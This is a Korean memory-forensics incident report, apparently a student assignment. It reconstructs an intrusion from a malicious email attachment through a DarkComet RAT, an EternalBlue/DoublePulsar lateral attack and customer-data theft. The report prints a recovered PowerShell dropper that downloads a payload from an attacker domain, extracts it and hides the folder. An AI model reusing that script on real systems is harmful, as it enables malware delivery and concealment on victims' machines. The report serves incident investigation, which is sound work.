- pst파일을 웹 pst 뷰어 사이트(https://goldfynch.com/)에 접속하여 내용물을 확인 해 본 결과, 2018년 9월 5일 00시 52분, 김동현(ehdgus9549@naver.com)이 문제의 한글문서를 첨부하여 인사 관리자 vol(d1g1ta115x@outlook.com)에게 전송한 메일임을 확인할 수 있었습니다.




[그림 4-7] pst 메일 내용을 확인 한 모습



[그림 4-8] 메모리에서 추출한 문서와, 이메일에 첨부된 문서가 동일한 해시를 갖는 모습

- 악성 문서를 이메일을 통해 전달받은 정황을 확인하였으며, 프로세스에 올라온 모습을 통해 실제 실행되었음을 알 수 있었기에, 문서 실행 시 생성되는 lnk 파일을 확인하여 문제의 한글 문서의 열람일이 2018년 09월 05일 01시 02분 41초(UTC+9)임을 알아내었습니다.




[그림 4-9] mftparser 기능을 통해 LNK 파일을 추출하고, 수행 시간을 확인한 모습

√ 이메일로 수신된 악성 한글문서를 실행 한 정황을 하였습니다

4-4) V3Lite.exe 분석

- 한글 문서 열람 이후 V3Lite.exe가 실행되었으므로, filescan과 dumpfiles 기능으로 V3Lite를 추출하고, VirusTotal에 전달하여 해당 프로그램이 악성 프로그램임을 확인하였습니다.



[그림 4-10] filescan과 dumpfiles기능을 통해 V3Lite.exe를 추출하는 모습


[그림 4-11] V3Lite.exe를 악성코드로 판단한 모습

- Virustotal 결과 중, ZoneAlarm by Check Point, TACHYON, NANO-Antivirus, Kaspersky, Ikarus, ClamAV, Antiy-AVL가 해당 악성파일이 DarkKomet 이란 원격 접속 도구임을 알려 주었습니다.

√ V3Lite.exe는 원격 접속 도구임을 확인 하였습니다

4-5) msdcsc.exe 분석

- msdcsc.exe는 앞서 확인 한 바와 같이 프로세스 ID 1428에 위치하고 있으며, 이를 procdump 기능을 이용하여 추출 한 다음, VirusTotal에서 검사를 진행하였습니다.




[그림 4-12] procdump를 이용하여 프로세스를 추출 한 모습


[그림 4-13] msdcsc.exe도 악성 프로그램으로 판별된 모습

- 동일하게 DarkKomet 관련 악성 프로그램이었으며, notepad.exe와 cmd.exe의 부모 프로세스로써 cmd 명령어를 이용하였을 가능성이 높았습니다. 따라서 프로세스가 사용하는 가상 메모리 주소(VAD)에 저장된 모든 값을 추출하여 129개의 데이터를 얻었으며, 그 중 msdcsc.exe.7fb25d40.0x012c0000-0x013fffff.dmp 파일에서 네트워크 스캐너 프로그램(Nmap)을

이용하여 개인정보 관리자 PC(172.16.168.131)에 대한 탐색 흔적을 확인하였습니다.




[그림 4-14] msdcsc.exe의 모든 가상주소 데이터를 추출하는 모습



[그림 4-15] 네트워크 스캐너 nmap을 통해 172.16.168.131를 스캔한 흔적

- 이외 0x0007EEC0부터 0x0007F54F에 걸쳐 http://sin90.com/ 으로부터 Winpackage 파일을 다운로드 하는 Powershell 스크립트를 발견하였습니다.




[그림 4-16] Powershell을 사용한 흔적


```
Object System.Net.WebClient
        $FILE_LIST = "WinPackage.zip"
        [string]$SAVE_PATH = $HOME + "₩Documents₩Windows Update Manager₩" + $FILE_LIST
        [string]$MAIN_URL = "http://sin90.com/"
        [string]$FILE_URL = $MAIN_URL + $FILE_LIST
        $WEB_CLIENT.DownloadFile($FILE_URL, $SAVE_PATH)
        echo "[+] File Download Success"
}
function extract {
        param([string]$zip_file, [string]$extract_path)
        [System.IO.Compression.ZipFile]::ExtractToDirectory($zip_file, $extract_path)
        echo "[!] Success Extract"
}
function shadowing {
        $SAVE_PATH = $HOME + "₩Documents₩" + "Windows Update Manager"
        $RM_FILE = $SAVE_PATH + "₩WinPackage.zip"
        Remove-Item -Path $RM_FILE
        $ZERATUL = Get-Item $SAVE_PATH -Force
        $ZERATUL.attributes = "Hidden"
        echo "[!] Success Shadowing"
}
$SAVE_PATH = $HOME + "₩Documents₩" + "Windows Update Manager"
$FILE_NAME = $SAVE_PATH + "₩WinPackage.zip"
connect_check
basecamp
download_file
extract $FILE_NAME $SAVE_PATH
shadowing
sleep 3600
```

[표 4-2] 복원한 Powershell 스크립트

- Powershell 스크립트에 따라 Documents₩Windows Update Manager 경로 속의 모든 exe 파일을 출력하여 svchost.exe와 spoolsv.exe를 발견하였습니다. 이들을 모두 VirusTotal로 검사한 결과, svchost.exe는 eternalblue-2.2.0.exe 악성프로그램이며, spoolsv.exe는 doublepulsar.exe 악성프로그램으로 판별되었습니다.




[그림 4-17] 다운로드 받은 것으로 추측되는 exe 파일들



[그림 4-18] dumpfiles 기능으로 각 의심 exe파일을 추출하는 모습

[그림 4-19] eternalblue-2.2.0.exe로 판별된 svchost.exe

[그림 4-20] doublepulsar.exe로 판별된 spoolsv.exe



[그림 4-21] cmdscan을 통해 spoolsv.exe가 실행된 흔적을 찾은 모습

√ msdcsc.exe이 원격 제어형 악성 프로그램이며, 실행되었음을 확인 하였습니다

4-6) 인터넷 사용기록 분석

- 인터넷 사용기록을 확인 해 본 결과, 2018년 09월 05일 01시 05분 02초(UTC+9)경 악성 프로그램을 유포한 http://sin90.com 사이트에 접근 한 흔적을 발견하였습니다.

```
D:₩엔터테이먼트₩문서₩BoB 9기₩과제₩3차₩김종현_과제6팩₩VAC>vol.exe -f HR_MANAGER.vmem --profile=Win7SP0x86 iehistory
Volatility Foundation Volatility Framework 2.6
**************************************************
Process: 2308 explorer.exe
Cache type "DEST" at 0x2b7ea0f
Last modified: 2018-09-05 01:05:01 UTC+0000
Last accessed: 2018-09-04 16:05:02 UTC+0000
URL: CaptainJin@http://sin90.com
Title: IIS Windows Server
```


[그림 4-22] IIS Windows Server로 운영되는 악성코드 유포지를 확인 한 모습

[그림 4-23] 인사 관리자 PC 동작 타임라인

√ 악성문서 열람으로 인한 내부 감염을 확인 하였습니다

5. 종합 의견

5-1) 전체 타임라인



[그림 5-1] 사건 타임라인

시간 (UTC+9)	대상	행위
2018.09.05. 00:52	인사 관리자 PC	감염된 한글문서가 첨부된 E-Mail 수신
2018.09.05. 01:02		악성 한글문서 실행
2018.09.05. 01:02		V3Lite.exe로 위장된 원격제어 프로그램(DarkKomet) 실행
2018.09.05. 01:05		DarkKomet의 쉘코드 실행
2018.09.05. 01:05		http://sin90.com 주소로 부터 Winpackage.zip 파일 다운로드
2018.09.05. 01:09		Nmap을 통한 네트워크 스캔 (개인정보 관리자 PC 발견)
2018.09.05. 01:09		Winpackage.zip속 spoolsv.exe(doublepulsar.exe)을 실행하여 개인정보 관리자 PC 공격
2018.09.17. 03:41	개인정보 관리자 PC	rundll32.exe 실행 (C&C 서버 주소 : 172.16.168.136:4444)
2018.09.17. 03:43		UltraVNC 설정 파일로부터 고객정보 DB 서버 연결정보 확인
2018.09.17. 03:43		Xshell을 통한 SSH 연결 (172.16.168.136)
2018.09.17. 03:44		Nmap을 통한 네트워크 스캔 (고객정보 DB 서버 발견)
2018.09.17. 03:43	고객정보 DB 서버	Xshell을 통한 SSH 연결
2018.09.17. 03:45		취약한 버전의 MongoDB 설치
2018.09.17. 03:47		FTP 서비스를 통한 고객 정보 탈취 (파일 수신지 : 172.16.168.136)

[표 5-1] 사건 세부 타임라인

5-2) 분석 결과

- 인사 관리자 PC로부터 시작 된 공격 정황과, 탈취된 고객 정보의 목적지 IP 주소가 경쟁사 A의 사원 B 자택 주소임을 통해 개인정보 관리자의 소행이 아님을 보고합니다.